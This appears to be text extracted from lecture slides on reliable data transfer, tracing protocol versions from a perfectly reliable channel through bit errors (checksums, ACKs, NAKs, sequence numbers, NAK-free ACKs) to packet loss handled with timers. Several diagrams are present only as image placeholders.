
- Using finite state machines (FSM) at sender and receiver

state: when in this “state”
next state uniquely
determined by next
event



V1.0: A Reliable Channel


- Underlying channel perfectly reliable
 - no bit errors
 - no loss of packets
- Separate FSMs for sender, receiver:
 - sender sends data into underlying channel
 - receiver reads data from underlying channel



V2.0: Channel with Bit Errors

- Underlying channel may flip bits in packet
 - Checksum to detect bit errors
- How to recover from errors:
 - *Acknowledgements (ACKs)*: receiver explicitly tells sender that pkt received OK
 - *Negative Acknowledgements (NAKs)*: receiver explicitly tells sender that pkt had errors
 - sender retransmits pkt on receipt of NAK
- New mechanisms in V2.0:
 - Error detection
 - Feedback: control msgs (ACK, NAK) from receiver to sender

V2.0: FSM



V2.0: Problems


- What if ACK/NAK corrupted? ☹ (i.e., sender cannot trust feedback)
 - Sender does not know what happened at receiver
 - Sender needs to retransmit!
- Retransmissions may lead to *packet duplicates*
 - Receiver receives the same packet multiple times!
(Receiver does not know if a packet is **new** or a **retransmission**)
- To handle duplicates:
 - Sender adds **sequence numbers**
 - Receiver ignores duplicated packets

V2.1: Sender handles corrupted ACK/NAK


Seq. Number in V2.1:

Only 1 bit is sufficient

→ A flip means a new packet




V2.1: Receiver



V2.2: A NAK-free Protocol

- Same functionality as V2.1, using ACKs only
- Instead of NAK:
 - receiver sends ACK for last pkt received OK
- Receiver must explicitly include seq # of pkt being ACKed
- Duplicate ACK at sender results in same action as NAK
 - retransmit current pkt


V2.2: Sender/receiver Fragments



V3.0: Channels with Errors and Loss

- How can we detect a packet loss?
- Using timers:
 - When the sender sends a pkt, it starts a timer
 - If no ACK is received within the time → retransmit the packet
- The sender needs to balance between *false positive rate* and *responsiveness*
